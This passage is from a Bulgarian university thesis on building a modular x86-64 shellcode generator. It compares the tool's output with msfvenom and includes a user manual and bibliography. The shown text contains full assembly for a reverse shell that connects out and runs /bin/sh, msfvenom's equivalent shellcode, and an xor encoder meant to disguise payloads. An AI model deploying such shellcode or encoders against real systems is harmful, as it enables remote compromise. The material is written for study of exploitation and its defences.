movb $33, %al
syscall

# newfd
xorl %esi, %esi
movb $2, %sil
# sys_dup2
xorl %eax, %eax
movb $33, %al
syscall

xorq %rax, %rax
movb %al, sh_eol(%rip)
leaq sh(%rip), %rdi
movq %rax, addr_eol(%rip)
movq %rdi, addr(%rip)
leaq addr(%rip), %rsi
xorl %edx, %edx
# sys_execve
movb $59, %al
syscall
```

Фигура 4-2: reverse shell от разработвания иснтрумент

С командата `msfvenom --platform linux -a x64 -p linux/x64/shell_reverse_tcp -f c` може да се генерира еквивалентът на msfvenom:

```
pushq  $0x29
pop   %rax
cltd
pushq  $0x2
pop   %rdi
pushq  $0x1
pop   %rsi
syscall
xchg   %rax,%rdi
movabs $0x100007fb3150002,%rcx
push   %rcx
mov   %rsp,%rsi
pushq  $0x10
pop   %rdx
pushq  $0x2a
pop   %rax
syscall
pushq  $0x3
pop   %rsi
dec   %rsi
pushq  $0x21
pop   %rax
syscall
jne   27 <dup2_loop>
pushq  $0x3b
pop   %rax
cltd
movabs $0x68732f6e69622f,%rbx
push   %rbx
mov   %rsp,%rdi
push   %rdx
push   %rdi
mov   %rsp,%rsi
syscall
```

Фигура 4-3: reverse shell от msfvenom

Изходът от msfvenom е 74 байта, от които 3 нулеви - два за адреса и още един в инструкциите. Реализацията на инструмента има само два от адресите, но е 164 байта, тоест над двойно повече. Инструкциите за нулиране и зареждане на адреса на информация заемат голяма част от финалните байтове. Вариантът на msfvenom демонстрира ползите от употребата на многофункционални инструкции, защото с тях се елиминират повечето изрични нулирания, като се разчита на предни такива, и се пести място. Копирането на стандартен вход/изход от 30 байта са съкратени в 13 с dec цикъл (обяснен в т. 4.4.1.11). Това може да се постигне с комбиниран модул. Също така системна функция accept е

твърде голяма - 37 байта, без `struct sockaddr`. Използването на push и pop (обяснени в т. 4.4.1.9) комбинации се справят с този проблем. Текущата реализация дава възможност да бъде преобразувана на bind shell само с добавяне на bind и listen системни функции вместо accept.

4.3.xor encoder

Още една идентична функционалност. При разработвания инструмент това става от менюто encode или след генериране на шелкод, което съответства на последователността encode/encode shellcode -> use an encoder -> xor със стойности по подразбиране.

```
key:
      .byte {xor_key}
shellcode:
      .byte {shellcode}
xor_encoder:
      movb key(%rip), %bl
      xorl %eax, %eax
loop:
      leaq shellcode(%rip), %rcx
      addq %rax, %rcx
      xorb %bl, (%rcx)
      inc %ax
      cmpw ${shellcode_length}, %ax
      jl loop
      jmp shellcode
```

Фигура 4-4: xor кодиране от разработваният инструмент

При msfvenom може да се добави допълнителен аргумент -e x64/xor, което добавя следните инструкции, взети от сорс кода на програмата:

```
xor rcx, rcx
sub ecx, block_count
lea rax, [rel 0x0]
mov rbx, 0x????????????????
xor [rax+0x27], rbx
sub rax, -8loop 0x1B
loop 0x1B
```

Фигура 4-5: xor кодиране от msfvenom

Отново липсват оптимизации. Модулът в инструмента добавя 34 байта върху шелкода, а msfvenom 45, макар в модула има само 38. Главните недостатъци са, че се поддържа само еднобайтов ключ и една итерация. Ако се използва dec цикъл може да се пропуснат 4те байта на cmp.

Също така jmp инструкцията може да се пропусне, ако данните са веднага след декодера.

4.4. Общи разлики в асемблера

Горните шелкод вариации имат разлики, които се повтарят. Тук тяхното действие е конкретизирано.

4.4.1. Оптимизации

Msfvenom използва оптимизации, които не са изследвани в тази дипломна работа. Възползва се от по-голям набор от инструкциите на архитектурата, което дава възможност за по-интелигентен и кратък подход.

4.4.1.9. Зареждане на данни с push, pop и mov

Инструкцията `movq %rsp, %rsi` е само три байта и съкращава седемте байта необходими за инструкция `leaq`, много от които могат да са нулеви. Последващи push инструкции могат да пазят информация на стека за подаване на аргументи на системни функции. Също така, вместо нулиране на регистър и пазене на стойност в него, може да се използват последователни `push` и `pop`, което прави същото със само три байта над оригиналната стойност. За еднобайтови комбинации няма разлика.

4.4.1.10. xchg %rax,%rdi

За преместване на върнатата стойност на системна функция в регистъра за първи аргумент, както се налага след `socket()`, `xchg` заема един байт по-малко от същия `mov`. Стойността в rax се презаписва в процеса, но там така или иначе се зарежда нов номер на системна функция.

4.4.1.11. dec %rsi и jne цикъл

За копиране на сокет на stdin, stdout и stderr трябват три извиквания на `dup2()`. Алтернативно може да се използва цикъл, който брои към 0 в регистър rsi (втори параметър). Инструкцията dec вдига флага за нула, което елиминира допълнителна cmp инструкция. Така с две инструкции замества кода за приготвяне на още две системни функции. Допълнителна оптимизация може да

бъде употребата на инструкцията `loop`, която обединява двете инструкции, ако броячът може да се съхранява в rcx. Тази инструкция не се използва в реални програми заради лошата ѝ производителност[40], но тук това не е от значение.

4.4.1.12. cltd

Тази инструкция копира бита за знак от eax в edx. Стойностите в rax обикновено са положителни (номер на системна функция) и ефектът на инструкцията е нулиране на edx. Ефективно се постига функционалността на `xorl %edx, %edx`, само с един байт.

4.4.2. Информация за дебъгване

Тестването на шелкод в msfvenom не е възможно, но се разчита, че не е необходимо, защото се предполага, че реализациите са цялостни и тествани. За принос към проекта трябва да се изпрати "pull request", който подлежи на преглед от други хора. Използват се други модули от Metasploit за използване на готовия шелкод, макар че това не е точно тест.

Разработваният инструмент използва друг подход - на всеки шелкод се добавя пълната информация за неговото успешно самостоятелно стартиране, след което той се асемблира. Така всички етикети (label) от сорс кода се запазват. Извличането на байтовете се случва след това. Алтернативно, тези байтове могат се включат в тестова програма, която от своя страна да бъде изпълнена.

4.5.Обобщение на резултатите

Шелкодът на msfvenom е резултат от труда на много хора. Той има всевъзможни оптимизации, които са много извън способностите на автора на настоящата работа.

Оптималността на шелкода зависи от много фактори, но този, който се генерира, със сигурност не е напълно оптимизиран. Това лесно би могло да се подобри с добавяне на повече и по-добри модули, както и със следваща разработка на инструмента. Модулността придава яснота на генерирания код и води до лесни промени на поведението. Включва се метаинформация, която

помага за разбирането на реализацията. Удобно е това, че един разработчик може да вземе генерирания асемблерен код и лесно да го оптимизира ръчно, ако се цели употреба в реална обстановка.

ЗАКЛЮЧЕНИЕ

Разработката на шелкод е много труден процес, който изисква обширни познания в компютърните архитектури. Ограничения за стойности и размер изискват много труд за заобикалянето им, а липсата на библиотеки води до повтаряне на този труд. Тестването също е проблем заради множество защити и разнообразни тестови условия като тези на buffer overflow.

Инструменти като msfvenom автоматизират процеса и са много мощни решения, но имат сложен интерфейс и липсва лесна промяна на поддържаните шелкодове. Разработеният инструмент предлага нов начин за генериране на шелкод, като се опитва да разреши тези проблеми. Двете решения не са конкуренти, а по-скоро допълващи се, в зависимост от целта.

Инструментът има завършен вид и предлага силно начало - модулна структура с воден подход към взимането на параметри от потребителя. Проектиран е за лесно разширяване от нови потребители, при необходимост на нови модули, както и целѝ напълно прозрачен подход за по-лесно разбиране на изходния асемблер.

В следващи разработки може да се обърне внимание на недостатъци като непълна поддръжка на множество архитектури и различни видове оптимизации: стандартен интерфейс за предаване на информация между модули и анализ на съседни модули за елиминиране на излишна работа. Също така, инструментът би могъл да се допълни с множество модули с разнообразни функционалности и оптимизации, подходящи за различни цели.

БИБЛИОГРАФИЯ

[1] An NSA-derived ransomware worm is shutting down computers worldwide, https://arstechnica.com/information-technology/2017/05/an-nsa-derived-ransomware-worm-is-shutting-down-computers-worldwide/, последно посещение 25.02.2019

[2] Cisco 2018 Annual Cybersecurity report, https://www.cisco.com/c/dam/m/hu_hu/campaigns/security-hub/pdf/acr-2018.pdf

[3] EternalBlue – Everything There Is To Know, https://research.checkpoint.com/eternalblue-everything-know/,

[4] Smashing The Stack For Fun And Profit, http://phrack.org/issues/49/14.html

[5] Special sections in Linux binaries, https://lwn.net/Articles/531148/

[6] System V ABI, https://wiki.osdev.org/System_V_ABI

[7] System V Application Binary Interface, https://refspecs.linuxfoundation.org/elf/x86_64-abi-0.99.pdf

[8] SO/IEC 9899:TC3, http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1256.pdf

[9] The Go low-level calling convention on x86-64, https://science.raphael.poss.name/go-calling-convention-x86-64.html

[10] Lists of instruction latencies, throughputs and micro-operation breakdowns for Intel, AMD and VIA CPUs, https://www.agner.org/optimize/instruction_tables.pdf

[11] Clang Static Analyzer, https://clang-analyzer.llvm.org/

[12] Valgrind, http://valgrind.org/

[13] Bypassing ASLR by predicting a process' randomization, https://www.blackhat.com/presentations/bh-europe-09/Fritsch/Blackhat-Europe-2009-Fritsch-Bypassing-aslr-whitepaper.pdf (paper)

[14] Python Security Documentation Release 0.0, https://media.readthedocs.org/pdf/python-security/latest/python-security.pdf

[15] Harry Sintonen, https://sintonen.fi/advisories/scp-client-multiple-vulnerabilities.txt

[16] Local bypass of Linux ASLR through /proc information leaks, https://blog.cro.org/2009/04/local-bypass-of-linux-aslr-through-proc.html

[17] Smashing the stack in 2011, https://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/

[18] Stuxnet, https://en.wikipedia.org/wiki/Stuxnet, последно посетен 15.01.2019

[19] Цокев А., Етично хакерство, ISBN 978-619-7382-00-6

[20] Market share reports, https://netmarketshare.com/operating-system-market-share.aspx, януари 2019

[21] System V ABI, https://wiki.osdev.org/System_V_ABI, последно посетен 22.01.2019

[22] Linux System Call Table for x86 64, http://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

[23] Torvalds L., Re: [Regression w/ patch] Media commit causes user space to misbahave, https://lkml.org/lkml/2012/12/23/75

[24] x64 calling convention, https://docs.microsoft.com/en-us/cpp/build/x64-calling-convention?view=vs-2017

[25] Windows API Index, https://docs.microsoft.com/en-us/windows/desktop/apiindex/windows-api-list

[26] API reference for Universal Windows Platform (UWP) apps, https://docs.microsoft.com/en-us/uwp/

[27] On Windows Syscall Mechanism and Syscall Numbers Extraction Methods, https://www.evilsocket.net/2014/02/11/on-windows-syscall-mechanism-and-syscall-numbers-extraction-methods/

[28] Pwntools, https://github.com/Gallopsled/pwntools

[29] Metasploit, https://github.com/rapid7/metasploit-framework

[30] Program Argument Syntax Conventions, https://www.gnu.org/software/libc/manual/html_node/Argument-Syntax.html

[31] Beating Windows Defender. Analysis of Metasploit's new evasion modules, https://idafchev.github.io/research/2019/01/23/beating_defender.html

[32] Veil-Ordnance, https://github.com/Veil-Framework/Veil-Ordnance/

[33] LINUX's History, https://www.cs.cmu.edu/~awb/linux.history.html

[34] Intel® 64 and IA-32 ArchitecturesSoftware Developer's ManualCombined Volumes:1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D and 4, https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf

[35] Configuring ASLR with randomize_va_space, https://linux-audit.com/linux-aslr-and-kernelrandomize_va_space-setting/

[36] How Payloads Work, https://github.com/rapid7/metasploit-framework/wiki/How-payloads-work

[37] Exploit Database Shellcodes , https://www.exploit-db.com/shellcodes

[38] Cyberchef, https://gchq.github.io/CyberChef/

[39] fdisk(8) - Linux man page, https://linux.die.net/man/8/fdisk

[40] Why is the loop instruction slow?, https://stackoverflow.com/questions/35742570/why-is-the-loop-instruction-slow-couldnt-intel-have-implmented-it-efficiently

СПИСЪК НА ИЗПОЛЗВАНИТЕ СЪКРАЩЕНИЯ

CVE - Common Vulnerabilities and Exposures

MMU - Memory Management Unit

ABI - Application Binary Interface

ASLR - Address Space Layout Randomisation

ROP - Return Oriented Programming

PE - Portable Executable

UWP - Universal Windows Platform

ELF - Executable and Linkable Format

RISC - Reduced Instruction Set Computer

CISC - Complex Instruction Set Computer

GNU - GNU is Not UNIX

GCC - GNU Compiler Coll

GNU GPL - GNU General Public License

ПРИЛОЖЕНИЕ 1 - РЪКОВОДСТВО НА ПОТРЕБИТЕЛЯ

1. Инсталация

1.1. Настройване на средата:

Необходима среда: python 3.7, elftools, buildutils. За amd64 ubuntu се инсталират така:

- python

```
sudo apt install binutils python3.7 pip3.7
```

- библиотеки

```
pip3 install elftools
```

- binutils

```
sudo apt install binutils gcc
```

1.2. Стартиране на инструмента

- Чрез директно стартиране на изпълнимият файл tool
- Ръчно

```
git clone http://github.com/loosper/diploma
cd the_project` `pip install -r requirements.txt
```

Стартира се, като се изпълни файла tool.py (`python3.7 tool.py`)

2. Ръководство за употреба

Принципът на инструмента е, че предлага действия и пита за вход, които зависят от извършеното досега. Всяко действие се обозначава от идентификатор цифра и е подредено по важност. Enter избира стойността по подразбиране. Има 5 основни клона на действие:

2.1. Generate

Клон за генериране на шелкод. Първо трябва да се избере архитектура, amd64 по подразбиране, ако вече не е избрана. Следва избор от 5 нови действия:

- “append a module” - добавяне на 1 модул от всички поддържани. Ако модулът се нуждае от параметри, ще се изведе запитване за неговата стойност, обикновено с такава по подразбиране.
- ”inspect a module” - показва кода на избрания модул
- ”preview current modules” - показва кратко обобщение на всички избрани дотук модули и стойностите на техните параметри
- ”clear selections” - нулира всичко избрано дотук

- ”build assembly” - финализира шелкода и показва генерирания асемблер. След това пита дали да продължи и излиза, ако се избере не (n). Иначе пита за път, където да бъде запазена изходната програма и извлича байтовете на шелкода. Следват нови 7 опции
    - “test shellcode” - продължава в клона “test” с готовия шелкод.
    - “encode shellcode” - продължава в клона “encode” с готовия шелкод.
    - “debug tools” - продължава в клона “debug”
    - “build again” - връща се в началото на generate
    - “look at disassembly” - показва деасемблирания шелкод и се връща в началото
    - “save and exit”
    - “exit” - програмата излиза

2.2. Encode

Клон за кодиране на шелкод. Първо трябва да се избере архитектура, amd64 по подразбиране, ако вече не е избрана. Следва избор от 2 нови действия:

- “use an encoder” - избор на 1 от поддържаните енкодери. Ако се нуждае от параметри, ще се изведе запитване за неговата стойност, обикновено с такава по подразбиране. След това пита дали да продължи и излиза, ако се избере не (n). Иначе пита за път, където да бъде запазена изходната програма и извлича байтовете на шелкода. Връща се в началото на encode
- “preview encoder” - показва кода на избрания енкодер

2.3. Test

Клон за кодиране на шелкод. Първо трябва да се избере архитектура, amd64 по подразбиране, ако вече не е избрана. Следва избор от 2 нови действия:

- “use a test” - избор на 1 от поддържаните тестове. Ако се нуждае от параметри, ще се изведе запитване за неговата стойност, обикновено с такава по подразбиране. След това пита дали да продължи и излиза, ако се избере не (n). Иначе пита за път, където да бъде запазена изходната програма и извлича байтовете на шелкода. След това имаме избор между изход и връщане в началото на test.
- “preview test” - показва кода на избрания тест

2.4. Debug

Клон с допълнителни инструменти, удобни за разработка на шелкод. Има следните инструменти, всеки от които пита за вход и дава преработения изход:

- “two's complement” - смята “two’s complement” на шестнайсетично число - полезно за грешки на системни функции
- “htons” - host to network short преобразуване
- “null byte check” - проверява шелкод за нулеви байтове

2.5. Disassemble

Клон за деасемблиране на шелкод. Първо трябва да се избере архитектура, amd64 по подразбиране. Очаква въвеждане на шестнадесетичен шелкод и принтира деасемблирания резултат.

3. Ръководство за разширение

3.1. Добавяне на нови модули

Следните методи могат да бъдат предефинирани за всички видове освен Generator:

- Staticmethod get_data() - връща символен низ с код за променливи
- Staticmethod get_code() - връща символен низ с код за изпълнение
- Staticmethod param_template() - връща речник от имената на параметрите и стойности по подразбиране (None, ако трябва да бъде подадена).
- Classmethod inspect(cls) - специално поведение при преглеждане на кода
- build_code() / build_data() - специално поведение за форматиране на променливи/код
- validate_[param_name](value) - връща True/False, в зависимост дали param_name е валиден.

Asm_to_str.py улеснява попълването на полетата за асемблер.

3.1.1. shellcode

Файлът, който дефинира енкодера, трябва да се намира в папката за избраната архитектура с име “mod_[name].py” и да дефинира клас Module, който наследява от ArchModule или в случай, че няма - BaseModule. Текстовите методи трябва да връщат валиден асемблер.

Следните допълнителни методи могат да бъдат предефинирани:

- __repr__() - връща кратко описание на модула и параметрите му

3.1.2. encode

Файлът, който дефинира енкодера, трябва да се намира в папката за избраната архитектура с име “enc_[name].py” и да дефинира клас Encoder, който наследява от ArchEncoder.

Текстовите методи трябва да връщат валиден асемблер.

Следните допълнителни методи могат да бъдат предефинирани:

- prepare_build() - подготвителни действия точно преди да започне форматиране на асемблера

3.1.3. test

Файлът, който дефинира теста, трябва да се намира в папката “modules” с име “test_[name].py” и да дефинира клас Test, който наследява от BaseTest. Трябва да бъдат посочени съвместимите архитектури. Текстовите методи трябва да връщат валиден C код.

3.1.4. generator

Файлът, който дефинира генератора, трябва да се намира в папката за избраната архитектура с име Generator.py и да дефинира клас Generator, който наследява от BaseGenerator.

Следните допълнителни методи могат да бъдат предефинирани:

- build() - трябва итерира през всеки модул, като взима стойностите от get_data() и get_code() и ги комбинира по начин, правилен за архитектурата.

3.2. Добавяне на нова архитектура

Въпреки че реализацията не е пълна, когато бъде завършена, процесът ще е както следва:

1. Добавяне в BuildBranch на име на gcc, ld, objdump и objcopy, както и комплект от име на архитектурата за инструмента, име на архитектурата за компилатора и име на ELF формата за избраната архитектура.
2. Създаване на папка в директория tool_parts/modules с име “arch_” + избраното име на архитектурата за инструмента. В новата папка:
3. Създаване на Generator клас
4. Създаване на клас ArchEncoder за целевата архитектура
5. Създаване на клас ArchModule за целевата архитектура

ПРИЛОЖЕНИЕ 2 - СПРАВОЧНИК НА ИЗПОЛЗВАНИ ИНСТРУКЦИИ

Наставки след инструкции, които определят размера на действието (в байтове):

b - byte - 1


w - word - 2

d - double - 4


q - quad - 8

mov	move	преместване на стойност между два регистъра или адрес и регистър
lea	load effective address	същата като mov, но записва изчисленият адрес вместо да го последва
push		добавяне на стека
pop		премахване от стека
xor		логическа операция xor
dec	decrement	изваждане на 1 от параметъра
inc	increment	прибавяне на 1 към параметъра
sub		изваждане
add		събиране
jmp		безусловен преход към прехода
jl	jump less	jmp, ако флагът за по-малко е вдигнат
jnc	jump not carry	jmp, ако флагът за carry не е вдигнат
call		добавя текущия rip на стека и преход към него
ret	return	pop на адрес от стека и преход към него
loop		еквивалентна на dec %rcx + jnc label
enter		еквивалентно на push %rbp + mov %rsp, %rbp (създава кадър)
leave		еквивалентно на mov %rbp, %rsp + pop %rbp (премахва кадър)
xchg	exchange	разменя две стойности
cltd	convert long to double	копира знака на eax в edx
syscall	system call	преход към системна функция

ПРИЛОЖЕНИЕ 3 - СПРАВОЧНИК НА ИЗПОЛЗВАНИТЕ РЕГИСТРИ



ПРИЛОЖЕНИЕ 4 - ПРОТОТИП НА ФИГУРА 3-6



ПРИЛОЖЕНИЕ 5 - СОРС КОД + CD

GitHub хранилище: https://github.com/loosper/diploma

CD:

СЪДЪРЖАНИЕ

Увод 4
1. Първа глава въведение в buffer overflow 5
1.1. Разпределение на паметта 6
1.1.1. Stack 8
1.1.2. Особености при x86_64 9
1.1.3. System V конвенция 10
1.2. Buffer overflow 13
1.3. Защити 15
1.3.1. Static analysis 15
1.3.2. Сигурни функции (bounds checking) 15
1.3.3. Употреба на езици от по-високо ниво (automatic bounds checking) 16
1.3.4. Address space layout randomisation (ASLR) 17
1.3.5. Бит за забрана на изпълнение (NX bit) 18
1.3.6. “Канарчета” 19
1.3.7. Обобщение 20
2. Втора глава Shellcode и неговото приложение за атаки 21
2.1. Изисквания към шелкод 21
2.2. Разлики между операционните системи 22
2.2.1. Linux 22
2.2.2. Windows 23
2.2.3. MacOS и BSD варианти 23
2.3. Разлики между архитектурите 23
2.4. Методи за избягване на нулеви байтове 24
2.4.1. Xor %reg, %reg 24
2.4.2. Mov label(%rip), %rax 24
2.4.3. Предположения за изпълнението 24
2.5. Разработване на примерен шелкод 25
2.5.1. Класически shell 25
2.5.2. Reverse shell 27
2.5.3. Xor encoder 30
2.5.4. Тест за директно изпълнение 31
2.5.5. Тест за buffer overflow 32
2.6. Скриптове 33
2.6.1. Extract 33
2.6.2. Assemble 34

2.6.3. Disassemble 34
2.6.4. “Two’s complement” 36
3. Трета глава Автоматизирано създаване на shellcode 37
3.1. Съществуващи решения 37
3.1.1. MSFvenom 37
3.1.2. Veil-Ordnance 40
3.1.3. Pwntools 41
3.2. Използвани на инструменти 41
3.2.1. python 3 41
3.2.2. GNU toolchain 42
3.2.3. Диалект на асемблер 42
3.3. Изключване на защити 42
3.3.1. Канарче 43
3.3.2. ASLR 43
3.3.3. NX bit 43
3.4. Първа версия на инструмента 43
3.4.1. Режими 45
3.4.2. Модули 46
3.4.3. Инструменти 47
3.4.4. Максимална свобода и параметризация 47
3.4.5. Недостатъци 47
3.5. Втора версия 49
3.5.1. “Водено” изпълнение 51
3.5.2. Идеята за Branch 53
3.5.3. Модули 54
3.5.4. Контейнери (класове) за модули 55
4. Четвърта глава Анализ на генерирания shellcode 58
4.1. Класически shell 58
4.2. Reverse shell 60
4.3. xor encoder 64
4.4. Общи разлики в асемблера 65
4.4.1. Оптимизации 65
4.4.2. Информация за дебъгване 66
4.5. Обобщение на резултатите 66
Заключение 68
Библиография 69

Списък на използваните съкращения 72
Приложение 1 - ръководство на потребителя 73
Приложение 2 - Справочник на използвани инструкции 77
Приложение 3 - Справочник на използваните регистри 78
Приложение 4 - прототип на Фигура 3-6 79
Приложение 5 - Сорс код + CD 80